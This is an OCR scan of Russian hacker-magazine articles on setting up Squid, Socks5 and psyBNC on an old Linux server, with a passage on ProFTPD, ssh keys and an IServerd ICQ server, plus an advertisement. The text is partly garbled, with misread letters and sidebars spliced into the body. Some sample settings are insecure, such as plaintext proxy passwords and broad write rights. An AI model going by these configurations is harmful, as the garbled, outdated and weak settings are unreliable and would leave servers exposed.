Представим ситуацию: ты работаешь админом в небольшой локалке. Руководствуясь правилом "мухи отдельно, котлеты отдельно", хороший админ грамотно распределяет задачи между серверами в сети. К примеру, он никогда не поставит на почтовую машину Quake-сервер и наоборот. Рано или поздно он захочет использовать проху для своей работы (или посадить на него своих клиентов). Для этой задачи вовсе необязательно ставить крутой Pentium4 с гигабайтными мозгами. Проху-сервер не требует к ресурсам, поэтому он будет прекрасно жить и на 486 процессоре. Вот и отлично! Сегодня мы поупражняемся в создании прокси-боекомплекта, состоящего из трех важных сервисов, которые очень любят использовать в работе.

SQUID - ПРОСТО И УДОБНО

Не будем мудрить с настройкой экзотических серверов, в которых полно багов, а остановимся на стандартном Squid, версии которого регулярно обновляются. Вообще, про Squid можно написать отдельную книгу, потому как его возможности не знают границ (различные методы авторизации, разграничение по скорости, подсчет трафика, настройка кеширования данных, администрирование через web и т.д. и т.п.). Поэтому я раскрою лишь общие принципы настройки этого демона.

Первым делом скачиваем свежую версию Squid по ссылке <http://www.squid-cache.org/Versions/v2/2.5/squid-2.5.STABLE3.tar.gz>. Распаковываем и идем пить пиво, так как процесс распаковки на слабом проце может занять от одной до трех минут. Далее по порядку: ./configure, make, make install. Все должно пройти без осложнений и ошибок. Можешь не заморачиваться опциями конфигуратора, если желаешь обычной работы проху-сервера (для вклю-



Последние версии Squid

чения pool и т.п. необходимо уделить этому особое внимание).

МУТИМ КОНФИГ

После того как инсталляция Squid завершилась (естественно, успешно ;)), перейдем к самой интересной и увлекательной процедуре - настройке squid.conf (который по умолчанию находится в /usr/local/squid/etc/squid.conf). Конфигу следует уделить особое внимание, чтобы гарантировать правильную работу сервера, а также разграничить доступ к нему (иначе придут злобные хакеры и прокачают 10 гигабайт через твой прокси ;)). Ниже ты увидишь, какие опции можно выкинуть, а какие имеют огромное значение. Итак, поехали!

```
http_port 3128
## Порт, на котором будет висеть squid. По
умолчанию 3128.
```

```
icon_directory /usr/local/squid/share/icons
error_directory
/usr/local/squid/share/errors
## Пути к иконкам и сообщениям об
ошибках демона.
```

```
acl QUERY urlpath_regex cgi-bin \?
no_cache deny QUERY
## Запрещение кеширования файлов в
каталоге /cgi-bin.
```

```
cache_dir ufs /usr/local/squid/cache 100 16 256
```

```
cache_access_log
/usr/local/squid/logs/access.log
cache_log /dev/null
cache_store_log /dev/null
## Директория для кеша, а также пути к
логам. В моем случае логируются только
входящие запросы к проксику.
```

```
pid_filename /usr/local/squid/logs/squid.pid
## Путь к pid демона.
```

```
ftp_user anonymous@mail.ru
## E-mail адрес, который будет при ано-
нимном ftp-соединении.
```

```
unlinkd_program
/usr/local/squid/libexec/unlinkd
## Путь к внешней программе unlinkd -
нужна для отключения ненужных cache-
файлов.
```

```
## ACCESS CONTROLS
## Самое интересное - настройка доступа
к демону по ip-адресам.
```

```
acl all src 0.0.0.0/0.0.0.0
## Добавим запись all, которая имеет
сорц, равный произвольному ip-адресу.
```

```
acl password src 192.168.0.0/24 192.168.1.0/24
## А также две локальные подсети (го-
пустим, на этих адресах будут находиться
клиенты и работники твоей локалки).
```

```
acl CONNECT method CONNECT
## Добавим поддержку метода CONNECT
(куда современному проксику без него?).
```

➡ Psync имеет довольно мощный язык скриптов, ознакомиться с ним можно в [gjxtrfd мануал SCRIPTING](#), который находится в рабочем каталоге.

➡ После выполнения скрипта rsubnc не завершает thread должным образом, и в итоге получается симпатичный zombie-процесс. Причем при активной работе прокси-ка число таких процессов может достигать сотни штук.


```
http_access allow password
## Разрешим юзать прокси-сервер клиен-
там (смотри acl password).
```

```
http_access deny CONNECT !password
## Использовать SSL CONNECT разрешаем
только password-группе.
```

```
http_access deny all
## Остальные пусть идут лесом ;).
```

```
## С ACL разобрались. Мы еще вернемся к
контролю при разборе полетов. Идем
далее.
```

```
cache_mgr admin@localnet.ru
```

```
cache_effective_user admin
cache_effective_group root
```

```
## Задаем мыло владельца проксики, а
также его права (Squid при запуске сде-
лает setuid()) и будет работать с кешем с эти-
ми правами).
```

```
forwarded_for off
## Мутим прозрачный прокси-сервер. Бла-
годаря этой опции ip-адрес, с которого
осуществлялся коннект на демон, отобра-
жаться не будет.
```

```
dns_testnames ns.localnet.ru
as_whois_server whois.ripn.net
```

```
## Напоследок задаем два параметра: ns-
сервер локалки и whois-сервер (нужны
для корректной работы проксики).
```

Вот, собственно, и весь конфиг, ко-
торый схлупает для нормальной рабо-
ты Squid. Разумеется, если ты хочешь
большого, этих опций мало - полный
перечень параметров демона, а та-
же описание к ним ты можешь найти,
например, на www.opennet.ru.

Следующим шагом для тебя будет
создание кеш-директорий. Перед
этим необходимо поставить вла-
дельца и группу на каталог
/usr/local/squid/cache. В нашем
случае команда будет выглядеть
следующим образом:

```
# chown admin:root /usr/local/squid/cache
```

Теперь переходим в **/usr/local/
squid/sbin** и запускаем бинарник
squid с параметром **-z**. Демон поп-

```

squid user
-----
acl QUERY urlpath_regex cgi-bin !/
cache_dir ufs /usr/local/squid/cache 100 10 256
cache_access_log /dev/null
cache_access_log /usr/local/squid/logs/access.log
cache_log /dev/null
cache_store_log /dev/null
cache_log /usr/local/squid/logs/cache.log
cache_store_log /usr/local/squid/logs/share.log
pid_filename /usr/local/squid/logs/squid.pid
-----
# OPTIONS FOR EXISTING SUPPORT PROGRAMS
#
Грамотно составляем конфиг

```

росит подождать и высветит на-
пись, которая гдет понять, что соз-
дание директорий в процессе. На
486dx эта операция выполняется
около 10-15 минут, так что потерпи
и ни в коем случае не прерывай ра-
боту Squid.

ДОВЕРЯЙ, НО ПРОВЕРЯЙ!

Создали? Замечательно! Настало
время проверить работу проксики.
Первым делом запустим его (без
параметров). Если конф настроен
правильно, то ошибок при запуске
не будет. Тепнетимся на порт 3128
и видим connection refused. Поторо-
пились... Но как узнать, в чем дело
и почему прокси не работает? От-
вет прост - запустить squid с паре-
метром **-v 2** (полный дебаг). После
старта картина становится ясной -
Squid не может погрузить файлы
с сообщениями об ошибках. На са-
мом деле, в каталоге **/usr/local/
squid/share/errors** содержится мно-
го подкаталогов, которые имеют
названия стран. Являясь патриотом,
выбираем Россию, кодировку
cp-1251 (или koï8, на твой выбор).
Копируем внутренности этого каталога
в **/usr/local/squid/share/
errors**, например, командой

```
# cp /usr/local/squid/share/errors/Russian-
cp1251/* /usr/local/squid/share/errors/
```

После этого попробуем запустить
Squid еще раз. Запуск, телнет, ви-
дим, что порт успешно слушается.
Отлично! Заодно проверим контр-
оль. Пишем в сокет:

Остается записать Squid в авто-
загрузку, чтобы не запускать про-
цесс вручную после каждого ребута.
Это ты должен уметь делать сам ;).

Вот и все. Админ доволен, юзеры
довольны, и сервер зря не пропадет.
На госуге можешь почитать
/usr/local/squid/logs/access.log и по-
фильровать аслом ссылки на порно-
сайты, которые почему-то так любят
посещать сотрудники сети в рабочее
время... Но это совсем другая история.

НОСКИ - ПРОКСИ НОВОГО ПОКОЛЕНИЯ

Прочитав название, ты, наверное, го-
гагался, что речь пойдет о настройке
Socks. "Зачем устанавливать Squid и
Socks на одном сервере?" - спросишь
ты. "А почему бы и нет?" - отвечу я.
Дело в том, что пользователи любят
пользоваться аской, которая очень
хорошо взаимодействует с проксиком
Socks5. В HTTPS-режиме случаются
частые беспричинные дисконнекты.
Первую часть установки особо
комментировать не стоит. Сливаем

```

[root@rubastk etc]# telnet 0 3128
Trying 0.0.0.0...
Connected to 0.
Escape character is '^]'.
HEAD http://www.ya.ru HTTP/1.1

HTTP/1.0 403 Forbidden
Server: Squid/2.4.STABLE7
Date: Sat, 21 Jun 2003 22:53:34 GMT
Content-Type: text/html
Content-Length: 644
Expires: Sat, 21 Jun 2003 22:53:34 GMT
X-Squid-Error: ERR_ACCESS_DENIED 0
X-Cache: MISS from rubastk.rubastk.ru
Proxy-Connection: keep-alive

Всем спасибо, все свободны =)

```

Админ доволен, юзеры тоже, и сервер зря
не пропадет. На госуге можешь почитать
/usr/local/squid/logs/access.log и пофиль-
ровать аслом ссылки на порносайты,
которые почему-то так любят посещать
сотрудники сети в рабочее время...

```
HEAD http://www.ya.ru HTTP/1.1
```

Если ты увидишь приветствующий
хеадер HTTP 200 OK, то раговаться
не стоит. Да, конечно, есть смысл,
ведь ты только что довел Squid до
рабочего состояния... Но если ты
был внимательным, то заметишь, что
локальному src не разрешается
юзать проксики. Поэтому сервер бу-
дет работать правильно только в
том случае, если header будет начи-
наться с запрещающих слов: HTTP
403 ERROR. Затем должна последо-
вать проверка с src 192.168.0.0/24,
и если все работает - нет повода
для беспокойства. В противном слу-
чае пересмотри squid.conf, возмож-
но ты в чем-то ошибся.

соксы по адресу: <http://ahriman.bucharest.roedu.net/pub/linux/net/proxy/socks5-v1.0r10.tar.gz> (на стра-
нице производителя для скачива-
ния носков необходима регистра-
ция), а также небольшой патч к не-
му (потом расскажу - зачем): <http://ahriman.bucharest.roedu.net/pub/linux/net/proxy/socks5-v1.0r10.patch1.txt>.
После этого распаковываем архив,
конфигурируем. Затем немного пропат-
чим сырцы соксов. Дело в том, что
проксики плодит зомби-процессы
при определенных условиях. Нам
это не нужно ;), поэтому переимену-
ем расширение патча на .patch и
выполним команду:

```
# patch < socks5-v1.0r10.patch
```

Часто возни-
кает задача
перенаправить
клиента
с 80-го на
3128 порт
(принудитель-
ный реги-
стрект). Это
можно сделать
при помощи
iptables
следующей
записью:

```
iptables -t nat
-A PREROUT-
ING -p tcp -
dport 80 -j
REDIRECT -
to-port 3128
```

Конфру следу-
ет уделить
особое внима-
ние, чтобы
гарантировать
правильную
работу сервера, а также
разграничить
доступ к нему
(иначе придут
злые хаке-
ры и прокача-
ют 10 гигабайт
через твой
проксики ;)).



Чтобы перечислить squid.conf, достаточно запустить squid с параметром -k reconfigure. Эта команда дает преимущество перед killall -1 squid, так как ты сразу узнаешь об ошибках, которые могут иметь место в конфе.



При первом появлении на psybnc тебе необходимо добавить сервер. Делается это командой /addserver host :port. Чтобы сменить сервак, выполни /jupr. Для полного понимания всех команд - набери /bhelp ;).

При верном раскладе мы пропатчим файл `socks5/lib/hostname.c` и предотвратим порождение ненужных зомби-процессов.

АВТОРИЗУЕМСЯ

Далее идут команды `make` и `make install`. После успешной установки необходимо создать конфиг-файл. По дефолту он будет находиться в `/usr/local/etc/socks5.conf`. В `socks5` существует несколько методов авторизации. Для разнообразия сделаем авторизу не по хостам, а по паролю. Для этого создадим конфиг со следующими параметрами:


```
auth -- u
permit u -----
```

Что будет означать авторизацию по паролю от всех хостов. В этой же папке должен находиться файл `socks5.passwd`, в котором записаны пароли пользователей (к сожалению, в plain-text). Этот конф может иметь вид:

```
icq:icqpasswd0rd
root:letmeinsocks5
user:userpass
```

Все! Мы выполнили минимальную настройку socks5-демона. Остается лишь запустить его, вызвав `/usr/local/bin/socks5`. После этого будет слушаться порт 1080, к которому можно законнектиться любым приложением :). Логи пишутся в стандартный `/var/log/messages`, но ты можешь перенастроить это, немного помучив `syslogd`.

Вообще, socks5 может многое: коннектиться к другому сокс-серверу, авторизовать по хостам и еще какими-то непонятными методами и т.д. Рекомендую почитать `man socks5.conf` для общего развития.



Заштопаем старые носки ;)

Проверить работу сокса не составит особого труда. Запускаем тот же самый mIRC, заходим в опции, Connect->Firewall, вписываем хост машины, порт 1080, тип SOCKS5 и аккаунт (например, root:letmeinsocks). Затем соединяемся с IRC-сервером. Если пошел коннект - носки встали, как положено ;), если коннекта нет - уходим в `/var/log/messages` и разбираемся, в чем дело.


РАДОСТИ В IRC - PSYBNC НА ТВОЕМ СЕРВЕРЕ

Как гласит старинная поговорка, "Делу время - потехе час", поэтому я гадую, что IRC для тебя играет далеко не последнюю роль. Как ты, наверное, знаешь, для IRC существуют свои прокси. Более того, ты будешь всегда он-лайн, а чтобы присоединиться к беседе, необходимо лишь сконнектиться с прокси-ком. Особую популярность завоевал прокси (или баунсер, как его еще называют) PsyBnc, написанный командой tCl. Окунемся в увлекательный процесс его установки :).


ДОСТАВКА, УСТАНОВКА... НЕДОРОГО

Первым делом скачиваем баунсер с сайта разработчика: <http://www.psychoid.lam3rz.de/psyBNC2.3.1.tar.gz>. Также рекомендуется скачать небольшую патч с моего сайта: <http://kamensk.net.ru/forb/1/psybnc.patch> (позже я скажу, зачем он нужен). Распакуем архив и немного удивимся отсутствию `configure` в пакете. С одной стороны, это хорошо - пользователю меньше заботы при установке софта, но с другой - уход от стандарта может плохо закончиться. С этим я столкнулся, когда устанавливал Псю на Mandrake 9.0. Бинарник никак не хотел собираться в static-режиме, а чтобы найти ключи к `make`, исправить `Makefile` оказалось недостаточно. На самом деле, все вызовы компилятора были записаны в `tools/autoconf.c` и исполнялись обычной функцией `system()`. В этих вызовах и были нужные ключи. На самом деле, это довольно глупое решение - наличие стандартного `configure` было бы намного удобнее для пользователя.

Но вернемся к нашим баранам. Раз `configure` не оказалось, время собрать бинарник `psybnc`. Но перед этим вернусь к патчу, который я тебя просил скачать. Дело в том, что `psybnc` поддерживает такую фишку, как скриптинг. То есть ты можешь автоматически идентифицировать свой ник, канал, выполнять различные команды и т.п. Но в каждой бочке меда есть своя ложка дегтя: разработчики поторопились и сделали глупую багу в баунсере. После выполнения скрипта `psybnc` не завершает `thread` должным образом, и в итоге получается симпатичный zombie-процесс. Причем при активной работе прокси-ка число таких процессов может достигать сотни штук.



Процессы как на ладони!



Сажаем Мирк на соксы

Согласись, что расхотать ресурсы старенького компа на порождение зомби глупо и бессмысленно. Для решения этой проблемы и был написан патч (`greetstobetaTEST` :)), который немного видоизменяет сишник `src/p_script.c`. Поэтому, если ты будешь использовать скриптинг в `psybnc` (а, скорее всего, так и будет), выполни команду `patch < psybnc.patch`. После этого можно смело собирать баунсер командой `make`.

РИСУЕМ PSYBNC.CONF

Далее необходимо создать нового пользователя в `psybnc`. Выполни `make menuconfig`, и перед тобой появится симпатичная графическая оболочка, где ты можешь за несколько минут добавить нового пользователя с правами администратора. Но для жизни этой тупызы обязательно нужны `ncurses` (которые, ты, наверное, не ставил в целях экономии места). Если так случилось, что система заругалась матом на отсутствие керсесов, создадим конфиг вручную. При отсутствии пользователей в конфиге баунсер автоматически создаст администратора по идентифицированному входящему в IRC. Пароль будет передан командой `/PASS`, который автоматически зашифруется в `psybnc.conf`.

Итак, создаем в рабочем каталоге файл `psybnc.conf` следующего содержания.

```
PSYBNC.SYSTEM.PORT1=31337
PSYBNC.SYSTEM.LANGUAGE=russian
PSYBNC.SYSTEM.HOST1=*
```

Этих трех строк вполне достаточно. Теперь можно запустить `psybnc` и попытаться его заюзать. Если при запуске высветится строка `Listener created :0.0.0.0 port 31337`, значит все нормально и баунсер готов к работе.

Заделаемся админом баунсера. Для этого коннектимся к серверу IRC-клиентом (переданный пароль запоминается автоматически). Если все прошло успешно, ты получишь полный `help` от `psybnc` (который ты, впрочем, можешь вызвать и сам командой `/bhelp`) и сообщение об автоматическом статусе администратора.

НЕМНОГО О СКРИПТАХ

Раз я заговорил о скриптинге, то продолжу тему (не зря же мы пат-


```

101000 to load changes on your script.
1.2 Event-Handled Scripting
The syntax of every line of a psync-script is as following:
event function fromserver/host/name to context script
The event describes 4 possible event-types of the scripting Engine.
These are:
- dccchat (If the user receives a dcc chat offer from an irc user)
- dccsend (If the user receives a dcc file offer from an irc user)
- server (Any event from the server)
- dialog (A permanent open dialog which is handled by the script)
- ctcp (If a CTCP-request is received from an irc user)
- alias (A user defined command for psync)
All other fields depend in its functionality on the event:
The function-field:
- In dccchat, dccsend and dialog it has no meaning at all

```

Массовый ликбез - читаем SCRIPTING

чили баунсер ;)). Как было написано выше, скриптинг нужен для автоматического выполнения команд, а также для "реакции" на какое-либо событие.

К примеру, нам нужно заидентифицировать ник, как только сервисы попросят пароля (кстати, очень удобный скрипт - теперь тебя никогда не выкинет из ирки за плохую идентификацию). Для этого создаем файл USER1.SCRIPT в папке scripts/ (разумеется, ты должен быть USER1, проверить это можно в psync.conf). В нем пишем следующий скрипт:

```

server NOTICE *!Services@* * "registered and protected" echo
"IDENTIFY coolpassword"
server NOTICE *!Services@* * "зарегистрирован и защищен" echo
"IDENTIFY coolpassword"

```

Маска сервисов сети должна совпадать с написанной в скрипте. Как ты понял, при запросе пароля от сервисов баунсер быстро его предоставит ;).

Еще один пример. Возникла необходимость отослать STCP-запрос на PING даже в случае, когда тебя нет в сети. Проще простого, дописываем в этот же файл строку:

```
ctcp PING *!*@* * * echo "NOTICE $NICK :pong!"
```

Ответ придет в качестве нотайса нику, который послал запрос. Вообще, psync имеет довольно мощный язык скриптов, ознакомиться с ним можно, почитав мануал SCRIPTING, который находится в рабочем каталоге. Перегрузить скрипт-файл можно командой /sreload.

И ЭТО ВСЕ?!

Поздравляю! Только что ты создал свою прокси-машину, включающую в себя целых три полезных демона, которые способны облегчить жизнь не только тебе, но и твоим клиентам и коллегам по работе. При написании материала преследовались две цели: в первую очередь, научить тебя устанавливать и настраивать прокси-сервисы, а во-вторых, намекнуть, что для старого компа лучше правильной оси ничего не существует, ибо мелкосервотные операции безбожно жрут ресурсы, а Linux не особо требователен к ним.

```


psync 2.3.1-8 - Configuration
Welcome to the psync Configuration-tool. Please select the section of
options you want to change.

[+] Bouncer Config
[+] Read the main log
...
Read Me for Version 2.3.1-8
FAQ for Version 2.3.1-8
Changes for Version 2.3.1-8

```

Дружественная среда telnet/fig

PC Accessories



\$32.99




Наушники/
Nady QH-460

\$179.99



Клавиатура/ Microsoft
Wireless Optical Desktop
Pro, Keyboard-Mouse Combo

\$73.99



Джойстик/ 2.4GHz
Logitech Cordless
Controller

\$779.99



Джойстик/ Flight
Control System III
(AFCS III)

\$209.99



Педали/ CH Pro
Pedals USB

\$209.99



Джойстик/ CH Flight
Sim Yoke USB

Заказы по интернету – круглосуточно!
e-mail: sales@e-shop.ru

Заказы по телефону можно сделать
с 10.00 до 21.00 с понедельника по пятницу
с 10.00 до 19.00 с субботы по воскресенье
СУПЕРПРЕДЛОЖЕНИЕ для иногородних покупателей:
стоимость доставки снижена на 10%!



(095) 928-6089 (095) 928-0360 (095) 928-3574

e-shop <http://www.e-shop.ru> **ТАСНЕЦ ДАЧЕР** #8(33)

ДА! Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ PC АКСЕССУАРОВ

ИНДЕКС _____ ГОРОД _____

УЛИЦА _____ ДОМ _____ КОРПУС _____ КВАРТИРА _____

ФИО _____

ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP

АДМИНИМ ПРАВИЛЬНО!

РУКОВОДСТВО ОФИСНОГО ПИНГВИНИСТРАТОРА

Оси 4work

Докучаев Дмитрий aka Forb
(forb@real.xaker.ru)

Далеко не каждый представляет себе тяжелую жизнь админа. Не работает сервер - виноват админ, проблемы с Инетом - виноват админ. И даже в типичном случае, когда у клиента или офисного коллеги кривые руки, виноват, как ни странно, тоже админ :). К тому же, кому как ни системщику надо следить за своими серверами и работниками, своевременно обновлять софт и внедрять новые технологии. Если администратор набил руку в своей профессии, то особых сложностей у него не возникнет.

Но если человек только адаптируется к рабочей обстановке, перед ним могут встать некоторые вопросы и проблемы. В этой статье я обрисую наиболее типичные траблы, с которыми может столкнуться системщик, и рассказать, как их решить под пингвином.

Разумеется, что безопасность в твоей работе будет превыше всего. Поэтому на сервере должен находиться лишь софт, проверенный временем. Админить работников, которые не разбираются в Linux, тоже не всегда приятно. Ты, наверное, в курсе, что узнать пароль у служащего в компании намного легче, чем сломать систему вручную. Попробуем реализовать ситуацию следующим образом: установим на сервере софт, который подерживает внешнюю аутентификацию (минуя системный /etc/shadow). После этого можно будет започить пользователям пароли, обезопасив систему от хакеров.


СТАВИМ FTPD

В хорошем описе никуда без Ftp-сервера. Оно понятно, пользователям постоянно требуется файлохранилище, на котором находятся разного рода документы и программы. В принципе, поднять сервис особого труда не представляет, но нужно четко знать устройство и работу демона перед тем как ставить его на сервер. Для нас необходимо добиться соблюдения двух условий: безопасности и подержки внешней аутентификации. Я выбрал два демона, которые сочетают в себе эти фичи. Это ProFTPD и PureFTPd. Ввиду сложности установки и настройки второго сервера, я ограничусь описанием работы ProFTPD, но в PureFTPd намного больше возможностей: интеграция с MySQL, умная реализация прав и т.д. и т.п.

Н О W Т О

ССЫЛКИ НА СОФТ, КОТОРЫЙ УПОМИНАЛСЯ В ЭТОЙ СТАТЬЕ:

ProFTPD: <http://ftp.proftpd.org/distrib/source/proftpd-1.2.8.tar.gz>.
 Pure-FTPd: <http://ftp.pureftpd.org/pub/pure-ftpd/releases/pure-ftpd-1.0.15.tgz>.
 TeaPOP: <http://www.toontown.org/pub/teapop/teapop-latest.tar.gz>.
 IServerd: <http://iserverd.khstu.ru/download/IServerd-stable.tar.gz>.



Преплаваю установить его самостоятельно, предварительно скачав с сайта производителей по адресу: [ftp://ftp.pureftpd.org/pub/pure-ftpd/releases/pure-ftpd-1.0.15.tgz](http://ftp.pureftpd.org/pub/pure-ftpd/releases/pure-ftpd-1.0.15.tgz).

Мы же займемся установкой надежного и безглючного ProFTPD. Сначала сгрузим сорцы этого сервера ([ftp://ftp.proftpd.org/distrib/source/proftpd-1.2.8.tar.gz](http://ftp.proftpd.org/distrib/source/proftpd-1.2.8.tar.gz)). Далее все стандартно: распаковываем, конфигурируем, инсталлируем. С этим проблем возникнуть не должно. После того как бинарники будут на своих местах, займемся редактированием конфига /etc/proftpd.conf. Вот как выглядит правильный файл, который как раз подходит для нашей ситуации.

```

ServerName "ProFTPD on office.localnet.ru"
## Здесь необходимо указать баннер сервиса, который будет отображаться пользователю при коннекте.
ServerType inetd
## Тип работы сервиса. Если будет standalone, то демон будет запускаться отдельным потоком, не вовлекая inetd в свои проблемы :). Иначе будет режим inetd. О том, как прописать сервер в конфиг inetd, я скажу немного позже.
DefaultServer on
## Установка флага Default. Должно быть в положении on, если на машине один ftpd
DefaultRoot ~ /root
## Установка chroot() для определенных групп. Chroot() это так называемая "скор-
    
```

лупа", когда сервер будет запущен относительно какой-либо корневой директории. В этом режиме посмотреть каталоги ниже нее невозможно.

В нашем примере chroot() выставляется всем пользователям, не имеющим goot группу. Разумеется, что админам такой режим не нужен, поэтому, если у пользователя нулевой gid, сервер запустится относительно / каталога.

Port 21

Порт, на котором будет находиться сервис. По умолчанию - 21.

Umask 022

Параметр, отвечающий за расстановку прав на новые каталоги и файлы.

MaxInstances 30

Бесплезный параметр для режима inetd :). Актуален лишь в standalone и указывает на количество подпроцессов сервиса.

User ftp

Group guest

Права, под которыми будет запущен сервер. Разумеется, перед запуском необходимо создать юзера ftp и группу guest.

TimeoutNoTransfer 600

TimeoutIdle 1200

Дефолтовая расстановка таймаутов.

<Global>

PassivePorts 2000 2500

AuthUserFile /etc/passwd.ftpd

RootLogin off

AllowOverwrite yes

AllowRetrieveRestart yes

AllowStoreRestart yes

DisplayLogin .message

</Global>

Раздача прав на перезапись и запись в обе стороны. А также явное задание портов для передачи данных и отдельного файла с паролями. Не забудем про запрет рутового входа (для нашей же безопасности).

<Directory /*>

AllowOverwrite on

</Directory>

Разрешаем гозапись на все директории.

<Anonymous ~ftp>

User ftp

Group ftp

Для анонимной подержки устанавливаем соответствующие права.

UserAlias anonymous ftp

И гелаем алиасинг логина anonymous.

MaxClients 10


ственно). Затем скопируй публичный ключ в папку .ssh под именем authorized_keys, а приватный транспортируй на машину работника офиса, которому необходимо предоставить шелл. Этот ключ должен находиться в папке .ssh под именем identity.

Что-то не работает? Запускай /usr/bin/ssh с параметром -v (гебаг), после этого ты увидишь полный логинг пакетов и быстро разберешься, в чем дело.

Теперь можешь залочить пользователей пароли, потому как мы поставили основные сервисы, которые не привязываются к /etc/shadow. Это можно сделать как вручную (прямым редактированием теневого файла), так и командой passwd -l username.

СВОЙ ICQ-СЕРВЕР В ОФИСНОЙ СЕТИ

Как показывает практика, все офисные работники активно общаются в ICQ. Общаются, несмотря на предупреждения и фэрволлы, поставленные админами. Хотя у Аськи и минимальный трафик, но в сумме это может вылететь в значительное число мегабайт ;). Если порыться на Фрешмите, можно найти софит, который позволяет юзать собственный ICQ-сервер в локальной сети. Это и полезно, и удобно одновременно: посуды сам, работники могут быстро передать нужный файл по Аське и обменяться парой фраз. Кроме того, для удобства



Создаем пару ключей dsas

можно раздавать уины по какому-либо критерию - например, по номеру кабинета, рабочей станции и т.п.

Теперь о сложностях. Сервер, который я бы рекомендовал установить, носит название IServerd. У него достаточно много зависимостей, одна из которых PostgreSQL (а также ncurses, но они устанавливаются по умолчанию ;)). На многих серверах в качестве БД присутствует лишь MySQL, но IServerd нужен только Postgres. Автор мотивирует это тем, что Постгрес содержит все необходимое для правильной работы сервера (поддержка транзакции с блокировкой на уровне строк, бинарных объектов до 1 кб и триггеров), чего не скажешь о MySQL.


Ознакомившись и устранив все зависимости, выкачиваем IServerd по ссылке: <http://iserverd.khstu.ru/download/IServerd-stable.tar.gz>. После этого выполним следующий список команд.

```
tar xzvf ./IServerd-stable.tar.gz
cd IServerd-stable
./configure --with-russian
make all
make install
```


Чтобы в сервере была поддержка русских сообщений, укажем соответствующую опцию конфигуриатора. Следующим шагом будет настройка iserv.conf. Этому файлу нужно уделить особое внимание, потому как каждая опция в нем включает или запрещает какую-нибудь важную фиру. Берем гефолтовый конфиг из каталога data/etc, переименовываем его в /etc/iserverd/iserv.conf и внимательно смотрим на его параметры.

[Globals]

```
Bind on all interfaces = No
Bind interface = 0.0.0.0/32
Listen port = 4000
## Указываем, на какой интерфейс и порт
сажать iserverd. Если хочешь прослуши-
вать порт на всех интерфейсах машины,
проставь параметру Bind all значение Yes.
Pid file path = @VAR_DIR@/iserverd.pid
Translate path = @ETC_DIR@/translate
Translate table = RUSSIAN_WIN
Var dir path = @VAR_DIR@
## Убедись в наличии файлов перекоди-
ровки и pid, иначе сервер не запустится.
По умолчанию RUSSIAN_WIN расположен в
etc/data, поэтому придется перетащить его
вручную.
Server mode = daemon
Min childs = 4
Max childs = 100
Default ping time = 120
Externals number = 0
## Эти значения не меняй. Они подобраны
грамотными разработчиками ;).
Admin email = root@localhost
Info Password = DEFAULT
## Здесь впиши свой e-mail и пароль для
использования тулз администрирования
iserverd.
database user = iserverd
database password = sicq
## Смени эти данные. Они необходимы
для корректного входа в PostgreSQL со
стороны iserverd.
database addr =
database port = 5432
users db name = users_db
## Данные о датабазе. Работают по умол-
чанию ;).
Log level = 10
Debug level = 10
## Если не хочешь мусора, занули эти
```



Полный гебаг от ssh



Конфигурация IServerd

значения.

```
V3 registration enabled = Yes
